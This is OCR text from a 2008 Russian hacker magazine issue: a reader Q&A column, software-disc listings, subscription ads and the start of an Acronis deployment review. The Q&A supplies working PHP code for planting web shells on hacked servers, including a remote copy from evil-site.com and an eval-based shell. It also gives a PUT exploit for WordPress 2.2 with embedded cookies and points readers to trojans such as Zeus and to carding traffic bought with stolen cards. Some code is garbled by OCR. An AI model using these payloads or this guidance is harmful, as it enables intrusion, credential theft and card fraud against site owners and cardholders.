A: По неподтвержденным слухам гугловодов, наш любимый поисковик вообще собирается отменить такой нужный в деле SEO PageRank. Но пока этого не произошло, я могу тебе посоветовать очень хорошие сервисы для твоих оптимизаторских нужд:

1. <http://nobody.com/scripts/adv/pr.php> — полуприватный сервис, который позволяет проверять PR списка сайтов, а также бэклинки на каждый из сайтов. Также в качестве бонуса здесь присутствует и отображение графика популярности сайта в Alexa-рейтинге.

P.S. Сервис не требует ввода капчи.
2. <http://intop20.com/search.php> — просто незаменимый сервис для каждого сеошника! Поиск под амерской проксей в Гугле, Яху, msn; отображение Google PageRank, Alexa rank.

P.S. Требуется однократного ввода капчи.

3. www.mcdar.net/q-check/datatool.asp — интересный сервис для отображения PR и бэклинков в разных дата-центрах Гугла по двум

параметрам: кейворд и сайт.

P.S. Не требует ввода капчи.
4. <http://dkameleon.com/scripts/pagerank/mass.php> — еще один замечательный сервис для массовой проверки PR; в отличие от первой ссылки, глюков не наблюдается никогда, плюс можно выбирать дата-центры Гугла.

P.S. Требуется ввода капчи при каждом новом поиске.

5. www.prchecker.net/rank2.php?url=http://сайт_для_проверки_PR — просто картинка :). Открываешь ее в браузере и смотришь PR нужного тебе сайта. Удобно использовать в своих самопальных скриптах.

Q: Я взломал сайт, но на сервере нет ни одной никсовой качалки, а также включен php safe-mode. Как залить свой файл?

A: Все элементарно до безобразия :). Я не буду тебе советовать извращенные FTP-сценарии, тем более что про них ты всегда можешь прочитать в предыдущих номерах журнала. Я подскажу тебе пару трюков с PHP-сценариями на тему заливки файлов на сервер:

1. Банальное копирование файла с удаленного сервака, если разрешена директива allow_url_fopen (а она разрешена по умолчанию).

```
<?php
copy('http://evil-site.com/shell.txt', './hacked_site/shell.php');
?>
```

2. Если allow_url_fopen обламывает тебе все, что только можно, то ничего не остается, кроме как наколбасить простой сценарий для загрузки файлов на сервер.

```
<?php
<form enctype="multipart/form-data" action="" method="post">
<input type="hidden" name="MAX_FILE_SIZE" value="3000000" />
File to upload:<input name="uploadfile" type="file" />
<input type="submit" value="Send File" />
</form>
if(!empty($_HTTP_POST_FILE
```

```
S['uploadfile']['name']))
{
@copy($_HTTP_POST_FILES['uploadfile']['tmp_name'], './'.$_HTTP_POST_FILES['uploadfile']['name'].'. $_HTTP_POST_FILES['uploadfile']['name'].'.upload good!</b><br/>' :
print '<b>Upload error!</b><br/>';
}
?>
```

3. А если и с аплодом наш любимый PHP тебя крупно обломал, то у меня припасен еще один сценарий. Тебе нужно передать в него POST-данные, в которых уже зашит шелл :).

```
<?php
$shell=file_get_contents('php://input');
//все из входящего потока данных
$fp=fopen('shell.php','w');
fwrite($fp, $shell);
fclose($fp);
?>
```

И второй сценарий для передачи зловредного кода предыдущему скрипту:

```
<?php
$site="hacked.site.com";
$path="/first_script.php";
$fp = fsockopen($site, 80,
$errno, $errstr, 30);
$data="<?php
eval(stripslashes($_GET[a])) ?>"; //зловредный код шелла
$out = "POST $path
HTTP/1.1\r\n";
$out .= "Host: $site\r\n";
$out .= "Content-type:
multipart/form-data\r\n";
$out .= "Connection:
Close\r\n";
$out .= "User-Agent:
Opera\r\n";
$out .= "Content-Length:
".strlen($data)."\r\n\r\n";
fwrite($fp, $out.$data);
fclose($fp);
?>
```

P.S. Конечно же, для всех этих сценариев необходима любая директория, доступная для записи и видная извне.

Q: Я знаю, что такое POST-, GET-, COOKIE-запросы; подскажи, что такое PUT-запрос и как им воспользоваться в хакерских целях?

A: PUT-запросы, приятель, это тебе не Counter-Strike по сетке. Приведу недавний пример использования бага с PUT в популярном блогговом движке WordPress 2.2:

```
<?php
$site='wordpress.com';
$path='/wp-app.php?action=/attachment/file/1182';
$fp = fsockopen($site, 80,
$errno, $errstr, 30);
$data="<?php
eval(stripslashes($_GET[a])) ?>";
$out = "PUT $path
HTTP/1.1\r\n";
$out .= "Host: $site\r\n";
$out .= "Content-type:
image/gif\r\n";
```

```
$out .= "Connection:
Close\r\n";
$out .= "User-Agent: 1\r\n";
$out .= "Cookie:
wordpressuser_e086b04c6e1927359687c53cb1d1db11=vit
aliysych;wordpresspass_e086b04c6e1927359687c53cb1d1db11=5154aa972ab41b24fa6c58128836b9a5;\r\n";
$out .= "Content-Length:
".strlen($data)."\r\n\r\n";
fwrite($fp, $out.$data);
fclose($fp);
?>
```

Смотри: скрипт wp-app.php принимает любой файл, переданный с помощью PUT и подписанный как картинка (Content-type: image/gif). Соответственно, картинку передавать нам нет смысла, и мы передадим наш зловредный код, который скрипт успешно сохранит в указанном нами месте (в конкретном примере с WordPress место для сохранения указывается в поле `_wp_attached_file` при написании нового поста). А это чревато обретением шелла на нужном сервере. Так что совету тебе пропарсить популярные движки на предмет присутствия слова PUT в исходниках.

P.S. Естественно, для использования этого бага нужно знать открытую на запись директорию.

Q: Отправляю деньги по WebMoney, но они не доставляются адресату, хотя куда-то уходят! Как такое возможно и как от этого защититься?!

A: Поздравляю! Ты подхватил известного в определенных кругах троянца — WM-троя от Дамрая. Эта зверюшка при любой транзакции нагло подставляет в твой кипер левый номер кошелька, прописанный в ней, вместо введенного тобой WMZ-WMR-кошелька получателя денег. В итоге деньги ты отправишь не тому, кому планировал, а безымянному хакеру. Защититься от напасти довольно легко: просто никогда не пользуйся копипастом при операциях с деньгами! Троянец постоянно следит за буфером

обмена твоей Винды и, как только там появляется что-то похожее на R- или Z-кошелек, моментально меняет его на свой. Просто вводи все номера кошельков ручками. И, конечно же, тебе следует почиститься от зверьков касперами, пандами и нодами, которые уже давно опознают заразу.].

Q: Не знаешь, где можно купить приватные эксплоиты?

A: Отчего же не знать? Знаю. В последнее время очень большую популярность сыскал буржуйский аукцион 0day-эксплоитов WabiSabiLabi, расположенный по адресу <http://wslabi.com>. Сервису всего лишь несколько месяцев отроду, но его уже вовсю облюбовали разные маститые хакеры. После простой регистрации на аукционе ты сам сможешь продавать свои сплоиты, принимать участие в торгах, подписаться на рассылку о новых сплоитах (причем тему рассылки можно выбирать: сплоиты под веб-приложения, под Винду, никсы и т.д.). Из последних размещенных на продажу сплоитов могу привести некоторые, особенно понравившиеся мне:

```
FreeBSD 6.2 suffers from a
remote DoS able to kernel
panic the remote host
(цена €1,5k).
Quicktime 7.2 suffers from
a remote vulnerability
(цена €1k).
Samba 2.2.12 suffers from
a remote vulnerability
(цена €0,5k).
```

Ну как? Уже потекли слюнки? Хочу лишь напомнить, что это аукцион, так что цена далеко не окончательная.].

P.S. На WabiSabiLabi недавно продавался приватный сплоит под всеми любимый WordPress, так что заходи почаще. Стоит один раз потратить деньги на сплоит, чтоб потом поднимать на нем в разы больше.

Q: Посоветуй, где взять хорошего троя; pinch уже не катит.

A: Хороших публик-троянцев сейчас уже не найти. Могу посоветовать некоторые из тех, что лишь недавно

вышли из жесткого привата: Limbo, Zeus, Corpse, Agent DQ, Zupacha. Эти и другие полуприватные проги часто выкладывают на «злом» форуме, например, в теме «Приватный софт» (<https://forum.zloy.org/showthread.php?t=7951>). Только предупреждаю: доверяют (юзерам, которые выкладывают этот софт), но проверяй (поскольку троян, зашитый в другой троян, уже не редкость).

Q: Подскажи контору, которая продает траф по кредиткам без прозвонov.

A: <http://advertyz.com> — замечательная контора для твоего карддерского трафа. После вбива кредитки траф можно гнать куда угодно: на адвалт, на партнерки, на загрузки, на ppc. В общем, при желании можно наслаждаться качественным и почти халявным трафиком.].

Q: Взломал сайт на публик-движке и залил туда свои доры. Подскажи, как обезопасить доры от кражи?

A: Обычно доры воруют на сайтах, взломанных с помощью публик-уязвимостей. Чтобы избежать этого, найди открытые на запись конфигурационные файлы публик-движка (или инклюд на худой конец.]) и вставь в любое место PHP-кода следующее:

```
<?
$post_arr =
implode('.',$_POST);
$get_arr =
implode('.',$_GET);
$cook_arr =
implode('.',$_COOKIE);
$post_arr_key =
implode('.',
@array_flip($_POST));
$get_arr_key =
implode('.',
@array_flip($_GET));
$cook_arr_key =
implode('.',
@array_flip($_COOKIE));
$other_shtuki=@file_get_
contents('php://input');
$cracktrack=strtolower(
$post_arr.$get_arr.$cook_
arr.$post_arr_key.$get_
arr_key.$cook_arr_
key.$other_shtuki);
```



```
$wormprotector = array('u
nion', 'select', 'substrin
g', '/*/*'); //тут дополни
по своему вкусу кейворды
SQL- и PHP-инжекторов
$checkworm = str_replace(
$wormprotector, '*',
$cracktrack);
if ($cracktrack !=
$checkworm)
die("");
?>
```

В результате все паблик-сплоиты идут лесом, поскольку любой запрос к скрипту, где присутствует что-либо похожее на SQL-инъекцию, жестко проверяется, и, если что, взломщик шлетя куда подальше :).

Q: Какие ты знаешь сервисы онлайн-расшифровки MD5-хэшей помимо <http://passcracking.ru>?

A: Сервисов по краку MD5 в последнее время стало очень и очень много. Поэтому вот тебе моя небольшая подборочка:

```
http://gdataonline.com/
seekhash.php
http://milw0rm.com/md5/
info.php
http://us.md5.crysm.net
http://plain-text.info
http://securitystats.
com/tools
http://md5.rednoize.com
http://md5crack.it-
helpnet.de
http://ivdb.org/search/
md5
http://tmt0.org
http://xmd5.org/index_
en.htm
http://ice.breaker.free.
fr
http://md5.benramsey.com
http://csthis.com/md5/
index.php
http://md5.geeks.li
http://md5database.net
http://md5decrypter.com
http://hashreverse.com
http://rainbowtables.net/
services/results.php
http://md5this.com/
reverse.php
http://cmd5.com/english.
aspx
http://md5encryption.com
http://thepanicroom.org/
index.php?view=cracker
http://panpan.org/2006/
md5asp/HOME.ASP
http://bisix.tk
```

```
http://md5hashes.com
http://md5pass.info
http://md5.fastpic.de/
crack.php
```

Q: Я слышал, что последний Ubuntu может угробить жесткий диск в ноутбуке. Что за бред?

A: Да, действительно, в Ubuntu 7.10 есть скрипт, который, по идее, должен увеличивать длительность автономной работы ноутбука, отключая питание винчестера, когда тот не требуется. На практике запуск и остановка жесткого диска происходят несколько раз в минуту, причем независимо от того, работает ли бук от батарейки или от постоянной сети. У всех жестких дисков есть параметр Load Cycles, значение которого увеличивается на единицу при каждой остановке/разгоне шпинделя или же при парковке/депарковке головки. Максимальное значение Load Cycles для свежих винчестеров составляет 600 000 раз. Несложно посчитать, на сколько времени хватит жесткого диска, если некорректный скрипт оперирует с его питанием несколько раз в минуту! На форуме Ubuntu предлагается решить проблему, введя в консоли:

```
$ sudo hdparm -B 255 /dev/
sda
```

На параметр B система должна вернуть:

```
/dev/sda:
setting Advanced Power
Management level to
disabled
```

После этого вводится еще одна команда:

```
$ sudo hdparm -S 0 /dev/sda
```

На нее система должна ответить следующим сообщением:

```
/dev/sda:
setting standby to 0 (off)
```

После этого Load_Cycle_Count должен остановиться. Если этого не произошло, можно попробовать все заново, но в качестве параметра первой команде передать не 255, а 254.

Q: Помогите, нужно получить доступ к удаленному рабочему

столу компьютера из корпоративной локалки. Внешнего IP, само собой, нет; пробросить порт никто не даст; и, что еще хуже, никакие программы установить нельзя (нет прав админа). Есть ли у вас вариант решения проблемы?

A: Решений на самом деле несколько. Самое банальное — это организовать туннель, например с помощью stunnel (www.stunnel.org), и через него пустить трафик какой-нибудь самой обыкновенной программы, сойдет даже банальный Remote Administrator (www.radmin.com). На официальном сайте туннеля доступны бинарники как для ников, так и для Винды. Но если хочешь более простое и изящное решение, то рекомендую тебе сервис TeamViewer (www.teamviewer.com). Тут все просто: на каждом из компьютеров запускается своя копия утилиты. В окне программы тут же отображаются два параметра: ID (например, 24 151 610) и password. Вот как раз эти самые параметры и используются для подключения в любую сторону. Просто введи данные на клиентской машине, выбери Remote support и смело жми на Connect to partner. Вот и все — доступ к удаленному рабочему столу получен. А как быть с инсталляцией? Можно было бы заморочиться созданием портированной версии с помощью Thinstall или похожего продукта, однако разработчики TeamViewer уже позаботились об этом сами и выложили на официальном сайте portable-версию. Кстати говоря, сервис абсолютно бесплатный.

Q: Есть замечательное онлайн-радио www.last.fm, но, когда все пользователи локалки начинают к нему коннектиться, канал, естественно, проседает. А как бы взять поток с этого сервиса и ретранслировать в локальную сеть, чтобы пользователи подключались к нему через Winamp и без использования интернета?

A: Да проще простого. Специально для этих целей была создана одна замечательная программа — LastFMProxy (http://vidar.gimp.org/?page_id=50). Она как раз обладает нужной функциональностью. Что особенно интересно, написана она на скриптовом языке Python и поэтому может быть легко портирована под разные ОС.

Q: На сайте Microsoft.com нашел кучу обучающего видео по программированию на Visual Studio. Проблема в том, что просто закачать его нельзя — оно отображается только в браузере. Как быть?

A: Для того чтобы сохранить на жесткий диск файл в формате потокового видео (streaming video), нам потребуются три программы: URL Snooper (www.donationcoder.com/Software/Mouser/urlsnooper/), MPlayer (www.mplayerhq.hu) и ASFBin (www.radioactivepages.com). Предположим, что мы хотим скачать файл, который проигрывается на заданной странице:

1. До перехода на страницу запускаем URL Snooper, в графе Protocol Filter выбираем Multimedia URLs и нажимаем на клавишу Sniff Network.
2. Далее переходим на нужную страницу.
3. В списке ссылка URL Snooper отыскиваем и копируем ссылку на mms-поток, содержащий искомый файл.
4. Из командной строки запускаем MPlayer, вставив в нужное место ссылку на mms-поток. Например, так:

```
mplayer mms://vid.
walla.co.il/video/
armageddon/190239-6.wmv
-dumpstream -dumpfile
file.wmv
```

5. После того как видео скачается, получившийся файл file.wmv надо проиндексировать, разблокировав возможность перемотки. Это делается при помощи утилиты ASFBin из той же командной строки:

```
asfbin -i file.wmv -
o file-indexed.wmv
-forceindex
```

file.wmv теперь можно стереть, поскольку готовый видеоролик будет сохранен в файл file-indexed.wmv. Надо сказать, что для последней версии ASFBin на сайте появилась также GUI-версия и заморачиваться в консоли в принципе не требуется. Да и вообще, вместо связки mplayer+asfbin можно использовать HiDownload (www.hidownload.com) и WMRecorder (www.wmrecorder.com). А пользователи браузера Firefox вместо URL Snooper могут заюзать плагин MediaPlayerConnectivity. **И**

ХАКЕР

ЯНВАРЬ-01 (109) 2008

Зверские

опыты

над

Oracle

**ВЗЛОМ И ЗАЩИТА
ПОПУЛЯРНОЙ
СУБД** стр. 37

№ 01 (109) ЯНВАРЬ 2008



ПУТЬ К СВЕТУ
ИЗГОТОВЛЕНИЕ
РОБОТА-УБИЙЦЫ
ЗА 5 МИНУТ стр. 134

**РАЗОУЖЕНИЕ
DVD-ПЛЕЕРОВ**
ПЕРЕПРОШИВКА
АППАРАТНЫХ
DVD-ПЛЕЕРОВ
С НИКСАМИ
НА БОРТУ стр. 119

БОЛЬШИЕ ДИСКИ
ТЕСТИРОВАНИЕ
ВМЕСТИТЕЛЬНЫХ
HDD стр. 14

**УКРОЩЕНИЕ
ЛИХОЙ КИСКИ**
ВЗЛОМ
МАРШРУТИЗАТО-
РОВ CISCO стр. 144



<p>>>> Windows</p> <p>Daily soft 7-Zip 4.57 ACDSee 10 Alcohol 120% 1.9.7.6022 Cute FTP Professional 8.0.7 DAEMON Tools Lite v4.11.1 Download Master 6.5.2.1121 Far Manager 1.70 K-Lite Codec Pack 3.6.2 Full Miranda IM 0.7.1 mIRC 6.31 Mozilla Firefox 2.0.0.11 Notepad plus-plus 4.6 Opera 9.25 for Windows Outpost Firewall Pro 2008 PuTTY 0.60 QIP 2005 Build 8040 Skype 3.6 Starter v5.6.2.8 The Bat! 3.99.29 Total Commander 7.02a Unclcker 1.8.5 Winamp 5.51 WinRAR 3.71 Xakep CD DataSaver 5.2</p> <p>>>> Development</p> <p>Firebird 2.0.3 Help and Manual 4 Java EE 5 SDK Update 4 with JDK 6.03 Lingobit Localizer 5.3 NetBeans IDE 6.0 ResScope 1.9.6 Roadsend PHP 2.9.0 Skype Public API 3.6 TortoiseCVS 1.10.1 VisualSVN 1.3.2 VS.Php 2.4 for Visual Studio 2005 VS.Php 2.4 for Visual Studio 2008 Zend Studio for Eclipse</p> <p>>>> Misc</p> <p>AISync 3.0.30 Ditto 3.15 EarthView 3.8.0 Easy Disk Drive Safeguard 2.0 ExpertFS 2.7.6 FolderCDrive Geometry Expressions ICE Book Reader 8.9.2 Launchy 2.0 NoClone 2007 Home Edition 4.1.17 Punto Switcher 2.95 Scilab 4.1.2</p>	<p>>>> Multimedia</p> <p>AnyDVD, AnyDVD HD 6.3.0.3 audioTester 2.2 BlazeVideo HDTV Player 2 FL Studio 7 Foxt Reader 2.2 Global Mapper 9.0 InfraRecorder 0.44.1 IranView 4.10 IsoBuster 2.3.0.1 Plexor 3.1.0.3 ProgDVD 5.x PTGui Pro 7.5 pyrusoft 0.8.2 SAMPLITUDE 10 VirtualDub 1.7.7 Wave Corrector Professional Edition 3.4</p> <p>>>> Net</p> <p>Ace Password Sniffer v1.3 Advanced Administrative Tools 5.92 ApacheConf 6.0 EffeTech HTTP Sniffer v4.0 FTP Now 2.6.77 GFI LANguard Network Security Scanner 8 Gizmo 3.1 Gizmo 4.0 HotCoffeeClassicFull-180Beta6-RU Http File Server 2.2b Java EE 5 SDK 1.0.2.5 Monitor one FPI 105.391 N-Scanner 2006 FreeEdition 6.0.1.130 NI Observer nmap 4.51 ServerMask 3.0.3 SQLRecon 1.0 TeamViewer 3.0 UpdatePatrol 3.0.0.1 URLBase 6 Xlight FTP Server 2.8 Xmanager Enterprise 2.1 Xshell 2.0 Xshell 3.0 Beta</p> <p>>>> System</p> <p>Apurugator 0.8.1 Autorus 9.0 AutoVer 1.2 Free0TFF 3.00 Hard Disk Sentinel Pro 2.05 Hypersight RD 0.2.521 Alpha KeepEmBit 2.0.0.15 Linux Reader 1.0 Notebook Hardware Control 2.0 NTFS Recovery 2.0 RAID Reconstructor v3.92 RoboTask 2.6</p>	<p>>>> Server</p> <p>Amerisad-new 2.5.3 Apache 2.2.6 Asterisk 1.4.15 Bind 9.4.2 Courier-imp 4.3.0 Cups 1.3.4 Dnsmail 2.2.8 Dhcp 3.1.0 Dorecot 1.0.9 MysqL 5.0.51 Nnt 2.2.0 Openldap 2.3.39 Openssh 4.7p1 Openvpn 2.0.9 Postfix 2.4.6 Postgresql 8.2.5 Samba 3.0.28 Sendmail 8.14.2 Short 2.8.0.1 Squid 3.0STABLE1 Vstrip 2.0.5</p> <p>>>> System</p> <p>Aljaphor 2.2.1 ATI 8.42.3 Diskman 0.9.7 Linux 2.6.23.11 Lm-sensors 3.0.0 Midi 100.14.19 Pigman 0.9.7 Ports Psy 1.13 Treezie 0.54.1 U-boot 1.3.1 Xorgsetup 0.9.7</p> <p>>>> X-Distr</p> <p>Fedora 8 NetBSD 4.0 OpenBSD 4.2</p>	<p>>>> Security</p> <p>Security Task Manager 1.70 Sentry 2.55 Sentry 3.0 Beta 7 SIW 1.73 SpotAuditor 3.6.6 The Masked DNS 1.2.2 USB Webserver V7.0</p> <p>>>> UNIX</p> <p>>Desktop GanyZhd 0.1-4 Kile 2.0 Openoffice 2.3.1 Smpayer 0.5.92 Turpilot 0.9.18 Videocut 0.1.2 Wini 3.6 Xtea 4.4.2 Xms 1.2.11</p> <p>>>> Del</p> <p>Gcc 4.2.2 Glibc 3.4.0 Lazarus 0.9.24 Libprint 0.0.5 Mesa 7.0.2 Netbeans 6.0 Parrot 0.5.0 Qt 4.3.3 Spring-framework 2.5 Uday 0.2</p> <p>>>> Games</p> <p>Blotrix 1.3.2 Dreamchess 0.2.0 Stendhal 0.65 Tennis 0.4.2 Tileracer 0.65</p> <p>>>> Net</p> <p>Bitlbee 1.0.4 Domainhunter 0.1.0 Krems 0.4.6 Licq 1.3.5 Pidgin 2.3.1 Qchat 0.2.2 T-rss 1.2.17 Wkkylog 1.5.7.1</p> <p>>>> Security</p> <p>Clamav 0.92rc2 Ettercap 0.7.3 Guop 2.0.7 John 1.7.2 Nikto 2.01 Openssl 0.9.8g Stunnel 4.21 Sudo 1.6.9p9</p>
---	--	---	--



ПОДПИСКА В РЕДАКЦИИ

С 1 ноября по 31 января проводится специальная акция для читателей журнала

ХАКЕР + DVD

ГODOВАЯ ПОДПИСКА ПО ЦЕНЕ

1980 руб.

 (на 15% дешевле чем при покупке в розницу)

цены действительны до 31 января 2008 года

ПЛЮС ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ

ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:

- ЯНВАРСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
- ФЕВРАЛЬСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ,
- МАРТОВСКИЙ НОМЕР — ПОДПИСАВШИСЬ ДО 31 ЯНВАРЯ



DVDxpert




Total DVD




«Страна игр»



«PC игры»



«Железо»



«IT спец»



«Мобильные компьютеры»



«Свой бизнес»



«Лучшие Цифровые камеры»



Sync



Maxi tuning



Mountain Bike Action



ONBOARD



Total Football



«Хулиган»

ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА, ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.

Теперь ты можешь получать журнал с КУРЬЕРОМ не только в Москве, но и в Санкт-Петербурге, Уфе, Нижнем Новгороде, Волгограде, Казани, Перми, Челябинске, Омске.

ВНИМАНИЕ! ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО DVD + ХАКЕР DVD + IT СПЕЦ CD:

- Один номер всего за 147 рублей (на 25% дешевле, чем в розницу)
- плюс бесплатная подписка на любой журнал (game)land на 1 месяц!

ЗА 12 МЕСЯЦЕВ

5292 руб



ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырежьте их из журнала, сделайте ксерокопию или распечатайте с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк.
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
 - по электронной почте subscribe@glc.ru;
 - по факсу **8 (495) 780-88-24**;
 - по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
 - в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.
- Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
- Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал «ХАКЕР+DVD» на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, Билайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ «

- на 6 месяцев
 на 12 месяцев
начиная с _____ 200 г.

- Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
 на адрес офиса*
 на домашний адрес**

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

прошу выслать бесплатный номер журнала _____

АДРЕС ДОСТАВКИ:

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (_____) код _____

e-mail _____

сумма оплаты _____

* в свободном поле укажите название фирмы и другую необходимую информацию

** в свободном поле укажите другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле _____

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

АБ «ОРГРЭСБАНК», г. Москва

р/с № 40702810509000132297

к/с № 30101810900000000990

БИК 044583990

КПП 770401001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа _____

Сумма _____

Оплата журнала « _____ »

с _____ 200 г.

Ф.И.О. _____

Подпись плательщика _____

Кассир _____

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

АБ «ОРГРЭСБАНК», г. Москва

р/с № 40702810509000132297

к/с № 30101810900000000990

БИК 044583990

КПП 770401001

Плательщик _____

Адрес (с индексом) _____

Назначение платежа _____

Сумма _____

Оплата журнала « _____ »

с _____ 200 г.

Ф.И.О. _____

Подпись плательщика _____

Кассир _____



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



АТАКА КЛОНОВ

ACRONIS SNAP DEPLOY: РЕШЕНИЕ ДЛЯ РАЗВЕРТЫВАНИЯ WINDOWS-СИСТЕМ


Проблема установки операционных систем на большое количество компьютеров остро стоит в организациях, так или иначе связанных с продажей или обслуживанием вычислительной техники. Все мероприятия, с учетом установки драйверов, дополнительного программного обеспечения, предварительной настройки, требуют значительных временных затрат и ресурсов. Использование Acronis Snap Deploy сможет значительно упростить задачу установки и введения компьютеров в строй или восстановления систем после сбоя.

ВОЗМОЖНОСТИ ACRONIS SNAP DEPLOY


Задача Acronis Snap Deploy — управление одновременным развертыванием образов операционных систем на любое количество компьютеров, которые загружаются по сети при помощи входящего в комплект PXE-сервера или загрузочного носителя. При развертывании администратор использует самостоятельно созданный эталонный образ. Для этого на одном из компьютеров устанавливается и настраивается система и все программное обеспечение,

требуемое на рабочей станции. Можно создать любое количество таких образов и использовать их по мере необходимости.

Для решения этих задач предлагается несколько компонентов, каждый из которых выполняет свои функции. Так, сердцем всей системы является сервер Acronis OS Deploy Server, непосредственно выполняющий развертывание образов на удаленные компьютеры и управление процессом. Удаленное администрирование всех приложений, входящих в состав Deploy Server, осуществляется при помощи консоли управления. Цен-



Консоль управления Acronis Snap Deploy



Программа установки Acronis Snap Deploy

Традиционное управление лицензиями продуктов Acronis возложено на сервер лицензий Acronis. Необязательный элемент — Acronis PXE-сервер — предназначен для загрузки на удаленные компьютеры агента Acronis Snap Deploy или Acronis Master Image Creator без использования сменных носителей и других загрузочных дисков. Практически все новые материнские платы и сетевые карты поддерживают этот стандарт. Это дает нам возможность произвести загрузку требуемых компонентов по сети, что заметно упрощает создание эталонных образов и их развертывание на новые компьютеры.

Агент Acronis Snap Deploy, загружаясь на каждом целевом компьютере под управлением сервера, непосредственно выполняет установку системы. Он загружается по сети с помощью RIS или PXE, а если такой вариант не возможен, то со специального загрузочного диска.

За создание образа отвечает сразу два приложения, управление которыми осуществляется при помощи консоли. На эталонный компьютер может быть установлен агент управления Acronis Snap Deploy либо по сети / с диска загружен Acronis Master Image Creator. Кроме этого, агент управления позволяет на удаленном компьютере создавать, копировать и удалять файлы и каталоги, устанавливать на него компоненты Acronis, запускать программы. Эту возможность можно использовать, например, для осуществления некоторых операций, которые часто забывают делать пользователи — резервное копирование, обновление антивирусов и прочее.

Причем агент представлен в виде планировщика, поэтому повторяющиеся задачи можно автоматизировать.

Доступен и модуль Acronis Universal Deploy (AUD), позволяющий создавать аппаратно-независимые образы, однако приобретается и устанавливается он отдельно.

Не все компоненты необходимо устанавливать на один компьютер: основные утилиты должны быть установлены на сервере; консоль управления можно установить на компьютер, являющийся рабочим местом администратора; агентам место на клиентских компьютерах сети. Все настройки производятся при помощи простых мастеров, что существенно упрощает даже самые сложные операции.

